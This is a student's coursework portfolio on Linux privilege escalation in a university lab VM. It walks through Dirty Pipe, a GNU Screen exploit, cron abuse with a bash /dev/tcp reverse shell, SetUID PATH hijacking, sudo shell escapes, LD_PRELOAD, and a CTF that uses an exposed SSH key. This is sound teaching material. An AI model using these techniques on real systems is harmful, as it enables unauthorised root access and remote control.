COMPUTER NETWORK SECURITY

Portfolio 1

Linux Privilege Escalation

By

Asoluka Charles .O.

Student ID: 24002901


Table of Contents

3.1 ENUMERATION

QUESTION:

With one screenshot, demonstrate this command and the first 10 lines of its output on the UWECyber VM.

ANSWER:



```
[01/29/25]24002901-uwe@192.168.37.150: ~ 181x46
[01/29/25]24002901-uwe@192.168.37.150:~$ find / -readable -user uwe 2>/dev/null | head -n 10
/tmp/.X11-unix/X0
/tmp/ssh-iBbLlHNruAVG
/tmp/ssh-iBbLlHNruAVG/agent.2417
/tmp/tracker-extract-files.1001
/tmp/.ICE-unix/2519
/tmp/config-err-TtUr57
/sys/fs/fuse/connections/61
/sys/fs/fuse/connections/61/congestion_threshold
/sys/fs/fuse/connections/61/max_background
/sys/fs/fuse/connections/61/waiting
[01/29/25]24002901-uwe@192.168.37.150:~$
```

Figure 1: Enumeration methods

The command **find / -readable -user uwe 2>/dev/null | head -n 10** is used to search for files on a Linux system that are readable by the user **uwe** as demonstrated in ***figure 1***.

The **find /** command searches for files and directories from the root directory.

The **-readable** option searches for readable files and directories for the user and includes them in the output.

The **-user uwe** option limits the search to files that are owned by the user **"uwe"** .The error messages, like "Permission denied," are redirected to /dev/null using **2>/dev/null** to prevent them from cluttering the output. Lastly, **| head -n 10** pipes the output to the head command to display just the first 10 lines of output. The three combine to ensure that the search and output process remains clean and free of errors.

3.2 KERNEL EXPLOITS

QUESTION:

Demonstrate with a single screenshot that you can obtain a root shell using this tool to exploit the Dirty Pipe CVE.

ANSWER:

Figure 2: Kernel exploit using dirty pipe (CVE-2022-0847)


To accomplish this task, the goal is to leverage a kernel vulnerability to gain root privileges. I initially identified the kernel version by running **uname -a**, which indicated that the system was **Linux kernel 5.11.0-27**.

When searching this version, I found that it was vulnerable to the **Dirty Pipe (CVE-2022-0847)** exploit, a vulnerability within the kernel pipe subsystem for overwriting arbitrary files with root privileges. I then downloaded a pre-compiled exploit, e.g., the **Traitor tool** from GitHub, using **wget**, and made the resultant file executable using **chmod +x**. I ran the exploit with **./traitor-amd64 --exploit kernel**, which successfully upgraded my privileges to root, which I verified using **whoami** As seen in ***figure 2***.

3.3 VULNERABLE PACKAGES

QUESTION:
Demonstrate with a single screenshot that you can obtain a root shell using this exploit.

ANSWER:



```
[01/29/25]24002901-uwe@192.168.37.150:~$ docker run -it --rm --hostname 24002901 plumpmonkey/cns:vulnerable_package
uwe@24002901:~$ screen --version
Screen version 4.05.00 (GNU) 10-Dec-16
uwe@24002901:~$ nano exploit.sh
uwe@24002901:~$ chmod +x exploit.sh
uwe@24002901:~$ ./exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function 'dropshell':
/tmp/libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function 'main':
/tmp/rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /var/run/screen/S-uwe.

#
```

Figure 3: Running exploit.sh

As demonstrated in ***Figure 3***, to achieve the task, the goal was to exploit an **old/weak** package in order to acquire root privileges.

I pulled a pre-built Docker image of the vulnerable package of Screen with **docker pull plumpmonkey/cns:vulnerable_package**. Starting the Docker container, I proceeded to create an exploit script **(exploit.sh)** with the **nano editor** and placed the exploit code from the **XiphosResearch GitHub repository**. Executing the exploit script allowed me to acquire root privileges.

3.4 CRON ABUSE

QUESTION:

Demonstrate with a single screenshot that you can obtain a root shell using this exploit.

ANSWER:




Figure 4: Cron abuse

In order to complete this assignment, the idea was to exploit a misconfigured cron job so that elevated access could be attained. I started by looking for **cron jobs** with **`crontab -l`** and **`ls -la /etc/cron*`** to see whether there were root-running scripts of any kind present.

I detected a root-owned **cron job** executing a script **(`/www-backup/backup.sh`)** each minute. By using the **`find`** command, I ascertained the script was world-writable and thus susceptible to exploitation.

I then made an edit to the script using **`nano`** by inserting a reverse shell command **(`bash -i >& /dev/tcp/IP/PORT 0>&1`)**. I had a **netcat** listener running on my machine using **`nc -nlvp 9090`** to capture the reverse shell as seen in ***figure 4*** above.

When the **cron job** executed the edited script, I received a root shell on my listener. I was able to gain root access.

3.5 SetUID EXPLOITATION

QUESTION:

Without modifying the code, exploit the security flaw in the program and gain a root shell prompt. Demonstrate your attack.

ANSWER:




Figure 5: SetUID exploitation using root_cat.c

I exploited the **SetUID** binary **(root_cat)** by hijacking its call to **system("cat [file]")**. Since the program used a relative path for cat, I created a malicious cat executable in **/tmp** that spawned a shell, then modified the PATH to prioritize **/tmp.** When the **SetUID** program ran, it executed my fake cat, granting a root shell. This worked because the program's owner was root, and the **system()** call inherited elevated privileges as demonstrated in ***Figure 5*** above.

3.6 GTFOBins

QUESTION:

Using the GTFOBins website, find another tool where you can obtain a root shell. Demonstrate with a single screenshot that you can obtain a root shell using that exploit on the UWECyber VM.

ANSWER:




Figure 6: dpkg package execution from GTFOBins

When I executed **sudo dpkg -l,** I temporarily operated with root privileges, and by invoking **!/bin/bash** (a shell escape command), I spawned a new Bash shell that inherited those elevated permissions. This works because **dpkg** is running in an interactive context and the **sudo** configuration allows unrestricted **dpkg** execution.

3.7 SUDO ABUSE

QUESTION:

Demonstrate with a single screenshot that you can obtain a root shell using this 'vi' exploit on the UWECyber VM.

ANSWER:




Figure 7: Sudo abuse


As **vi** is allowed via **sudo**, I spawned a root shell from within the editor. Running **sudo vi –c' :!/bin/bash** in command mode executes Bash with root privileges. This exploits **vi's** ability to run shell commands and sudo's permission to run **vi** as root without a password.

3.8 PATH ENVIRONMENT VARIABLE ABUSE

QUESTION:

Execute the program (as referenced in the lab sheet) again and demonstrate you have a root shell.

ANSWER:



```
[03/05/25]24002901-uwe@192.168.37.150: ~ 118x43
[03/05/25]24002901-uwe@192.168.37.150:~$ gcc insecure_ps.c -o insecure_ps
[03/05/25]24002901-uwe@192.168.37.150:~$ sudo chown root insecure_ps && sudo chmod 4755 insecure_ps
[03/05/25]24002901-uwe@192.168.37.150:~$ cp /bin/sh ps
[03/05/25]24002901-uwe@192.168.37.150:~$ export PATH=.:$PATH
[03/05/25]24002901-uwe@192.168.37.150:~$ ./insecure_ps
JWECyberVM# whoami
root
JWECyberVM#
```

Figure 8: environmental path abuse using insecure_ps.c

I exploited the **SetUID** program **(insecure_ps)** by calling **system("ps")** was compromised by placing a malicious **ps** script in **/tmp** and prepending **/tmp** to **PATH**. When I ran the program, it executed my fake **ps** instead of the system binary, granting a root shell due to the SetUID permissions. This attack relies on weak path handling in privileged programs as demonstrated in ***figure 8*** above.

3.9 SHARED LIBRARIES AND LD_PRELOAD

QUESTION:

You should be able to observe two different behaviours in the scenarios described above, even though you are running the same program. Note the different behaviours of the 4 programs and detail why there is a difference in behaviour of the four files.

ANSWER:

I wrote **mylib.c** and compiled it as a shared library. I also added it to the PATH environment variable as demonstrated in ***figure 9.1*** below.

```
root@UWECyberVM: /home/uwe 118x43
[03/05/25]24002901-uwe@192.168.37.150:~$  gcc -fPIC -g -c mylib.c
[03/05/25]24002901-uwe@192.168.37.150:~$  gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[03/05/25]24002901-uwe@192.168.37.150:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[03/05/25]24002901-uwe@192.168.37.150:~$ gcc sharedlib.c -o sharedlib
sharedlib.c: In function ‘main’:
sharedlib.c:4:2: warning: implicit declaration of function ‘sleep’ [-Wimplicit-function-declaration]
    4 |  sleep(1);
      |  ^~~~~
[03/05/25]24002901-uwe@192.168.37.150:~$ gcc sharedlib.c -o sharedlib
```


Figure 9.1: compiling sharedlib.c

Next, I created four copies of these shared libraries. Notice that it is all owned by the user, **‘uwe’** as seen in *figure 9.2* below**.**

```
[03/05/25]24002901-uwe@192.168.37.150:~$ cp sharedlib sharedlib-a
[03/05/25]24002901-uwe@192.168.37.150:~$ cp sharedlib sharedlib-b
[03/05/25]24002901-uwe@192.168.37.150:~$ cp sharedlib sharedlib-c
[03/05/25]24002901-uwe@192.168.37.150:~$ cp sharedlib sharedlib-d
[03/05/25]24002901-uwe@192.168.37.150:~$ ls -l sharedlib*
-rwxrwxr-x 1 uwe uwe 16704 Mar  5 20:00 sharedlib
-rwxrwxr-x 1 uwe uwe 16704 Mar  5 20:01 sharedlib-a
-rwxrwxr-x 1 uwe uwe 16704 Mar  5 20:01 sharedlib-b
-rwxrwxr-x 1 uwe uwe 16704 Mar  5 20:01 sharedlib-c
-rw-rw-r-- 1 uwe uwe    73 Mar  5 20:00 sharedlib.c
-rwxrwxr-x 1 uwe uwe 16704 Mar  5 20:01 sharedlib-d
```

Figure 9.2: Creating four copies of the shared libraries


For scenario one as demonstrated in *figure 9.3*, I compiled **sharedlib-a** as a normal user, **‘uwe’**



```
[03/05/25]24002901-uwe@192.168.37.150:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[03/05/25]24002901-uwe@192.168.37.150:~$ ./sharedlib-a
I am not sleeping!
```

Figure 9.3: Compiling as uwe


For scenario two as demonstrated in *figure 9.4*, I compiled **sharedlib-b** as **uwe** whilst setting its **SetUID** to root:



```
[03/05/25]24002901-uwe@192.168.37.150:~$ sudo chown root sharedlib-b && sudo chmod 4755 sharedlib-b
[03/05/25]24002901-uwe@192.168.37.150:~$ ls -l sharedlib-b
-rwsr-xr-x 1 root uwe 16704 Mar  5 20:01 sharedlib-b
[03/05/25]24002901-uwe@192.168.37.150:~$ ./sharedlib-b
```

Figure 9.4: Compiling as root


For scenario three as demonstrated in *figure 9.5*, I compiled **sharedlib-c** as **ubuntu** whilst setting **SetUID** to root:



```
[03/05/25]24002901-uwe@192.168.37.150:~$ sudo chown ubuntu sharedlib-c && sudo chmod 4755 sharedlib-c
[03/05/25]24002901-uwe@192.168.37.150:~$ ls -l sharedlib-c
-rwsr-xr-x 1 ubuntu uwe 16704 Mar  5 20:01 sharedlib-c
[03/05/25]24002901-uwe@192.168.37.150:~$ ./sharedlib-c
```

Figure 9.5: Compiling as Ubuntu

I changed the permissions of **sharedlib-d** to root and entered the shell using **‘sudo su’**. I gained elevated privileges as seen in *figure 9.6* below.



```
[03/05/25]24002901-uwe@192.168.37.150:~$ sudo chown root sharedlib-d && sudo chmod 4755 sharedlib-d
[03/05/25]24002901-uwe@192.168.37.150:~$ ls -l sharedlib-d
-rwsr-xr-x 1 root uwe 16704 Mar  5 20:01 sharedlib-d
[03/05/25]24002901-uwe@192.168.37.150:~$ sudo su
root@UWECyberVM:/home/uwe# export LD_PRELOAD=./libmylib.so.1.0.1
root@UWECyberVM:/home/uwe# ./sharedlib-d
I am not sleeping!
root@UWECyberVM:/home/uwe#
```

Figure 9.6: Sharedlib-d using sudo superuser

By compiling a malicious shared library (**libmylib.so**) that overrides **sleep()**, I forced a target program (sharedlib) to load it via **LD_PRELOAD**. This worked for non-**SetUID** binaries but failed for **SetUID-root** programs due to Linux's security restrictions. The exploit demonstrates how environment variables can hijack library functions.

3.10 SHARED LIBRARY PRIVILEGE ESCALATION

QUESTION:

Read the GTFO website link for openssl, and with a single screenshot demonstrate that you obtained a root shell on the UWECyber VM by executing the sudo openssl command and having it load the root_bash.so library.

ANSWER:




Figure 10: Privilege escalation using open SSL shared library.

Since **openssl** is allowed via **sudo**, I compiled a malicious library **(root_bash.so)** that spawned a root shell when loaded. Running **sudo openssl req -engine ./root_bash.so** triggered the library, executing my payload. This abuses **openssl's** ability to load external engines and **sudo's** elevated permissions as seen in ***figure 10*** above.

4. LAB SKILLS TEST

FLAG 1

First, I pulled and entered my designated Docker image as demonstrated in ***figure 11*** below.

```
[03/05/25]24002901-uwe@192.168.37.150:~$ docker pull uwetod/sept_24_cns_priv_esc:co2-asoluka
co2-asoluka: Pulling from uwetod/sept_24_cns_priv_esc
d154c1609489: Pull complete
Digest: sha256:6af5a2b571d59447389f4b7e789901d9d12ddfe2c8e9fea1a6dd9d31385cee79
Status: Downloaded newer image for uwetod/sept_24_cns_priv_esc:co2-asoluka
docker.io/uwetod/sept_24_cns_priv_esc:co2-asoluka
[03/05/25]24002901-uwe@192.168.37.150:~$ docker run --name privesc -d --hostname 24002901 --rm -p 8080:8080 uwetod/sep
t_24_cns_priv_esc:co2-asoluka
b72e4fec490b126d8a449dddb24bce6b8b20bf91e65a8b447bf90eab04fd2c41
[03/05/25]24002901-uwe@192.168.37.150:~$ docker exec -it -u uwe privesc /bin/bash
```

Figure 11.1: Pulling my docker image

After this as seen in ***figure 11.2***, I started the process of enumeration.

```
uwe@24002901:~$ id
uid=1000(uwe) gid=1000(uwe) groups=1000(uwe)
uwe@24002901:~$ cat /etc/passwd
```

Figure 11.2: Enumeration for container

I checked for writable files.

```
uwe@24002901:~$ find / -writable 2>/dev/null
/tmp
/usr/lib/systemd/system/cryptdisks.service
/usr/lib/systemd/system/hwclock.service
/usr/lib/systemd/system/screen-cleanup.service
/usr/lib/systemd/system/x11-common.service
/usr/lib/systemd/system/rcS.service
/usr/lib/systemd/system/cryptdisks-early.service
/usr/lib/systemd/system/rc.service
```

Figure 11.3: Checking for writable files

In the process of enumeration, I found the flag file as seen in ***figure 11.4*** below

```
/home/uwe/.bash_history
/home/uwe/.local
/home/uwe/.ssh
/home/uwe/.ssh/flag1.txt
```

Figure 11.4: Flag1.txt located

As seen in ***figure 11.5***, I used **cat** to read the file and it provided the **first flag**

```
uwe@24002901:~$ cat /home/uwe/.ssh/flag1.txt
UWE{FLAG_1_96246766275773cf7920}
uwe@24002901:~$
```

Figure 11.5: Reading Flag1.txt

FLAG 2

This command lists all non-root-owned files on the system, ignoring errors and excluding anything from **/proc.** This is useful for security auditing or checking for suspicious files that aren't owned by the system's main administrator.

Interestingly, I found **flag 2** in this search. It is owned by the user **Bob**, which I do not have permission to read as seen in ***figure 12.1***, below.

Yet, I can also see that I can **SSH** into **Bob** because his private keys are exposed.

```
uwe@24002901:~$ find / -type f -not -user root -ls 2>/dev/null | grep -v proc
 13509224      4 -rw-r--r--   1 uwe      uwe          3771 Jan  6  2022 /home/uwe/.bashrc
 13509223      4 -rw-r--r--   1 uwe      uwe           220 Jan  6  2022 /home/uwe/.bash_logout
 13509228      4 -rw-r--r--   1 uwe      uwe           807 Jan  6  2022 /home/uwe/.profile
 13509222      4 -rw-r--r--   1 uwe      uwe            74 Nov  8 10:16 /home/uwe/.bash_history
 13509230      4 -rw-------   1 uwe      uwe            33 Dec 17 18:25 /home/uwe/.ssh/flag1.txt
 13143795      4 -rw-------   1 uwe      uwe            20 Mar  7 20:59 /home/uwe/.lesshst
 13509214     12 -rw-rw-r--   1 uwe      uwe         10240 Dec 17 16:22 /home/bob/uwe_user_files.tar
 13509213      4 -rw-------   1 bob      bob            33 Dec 17 18:25 /home/bob/flag2.txt
 13509207      4 -rw-r--r--   1 bob      bob          3771 Jan  6  2022 /home/bob/.bashrc
 13509206      4 -rw-r--r--   1 bob      bob           220 Jan  6  2022 /home/bob/.bash_logout
 13509208      4 -rw-r--r--   1 bob      bob           807 Jan  6  2022 /home/bob/.profile
 13509205      4 -rwxr-xr-x   1 bob      bob           996 Dec 17 18:25 /home/bob/.bash_history
 13509211      4 -rw-r--r--   1 bob      bob          2602 Nov  8 10:16 /home/bob/.ssh/id_rsa
 13509210      4 -rw-------   1 bob      bob           570 Dec 17 18:25 /home/bob/.ssh/authorized_keys
 13509212      4 -rw-r--r--   1 bob      bob           570 Nov  8 10:16 /home/bob/.ssh/id_rsa.pub
```

Figure 12.1: Running processes in container

I run the command to **SSH** into **Bob** and I am successful as seen in ***figure 12.2***.

```
uwe@24002901:~$ ssh -i /home/bob/.ssh/id_rsa bob@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:Yb+rLGG6sawiZ2q40pjXJFXpgzN7Kako78iI1Go4rrA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Figure 12.2: SSH into bob

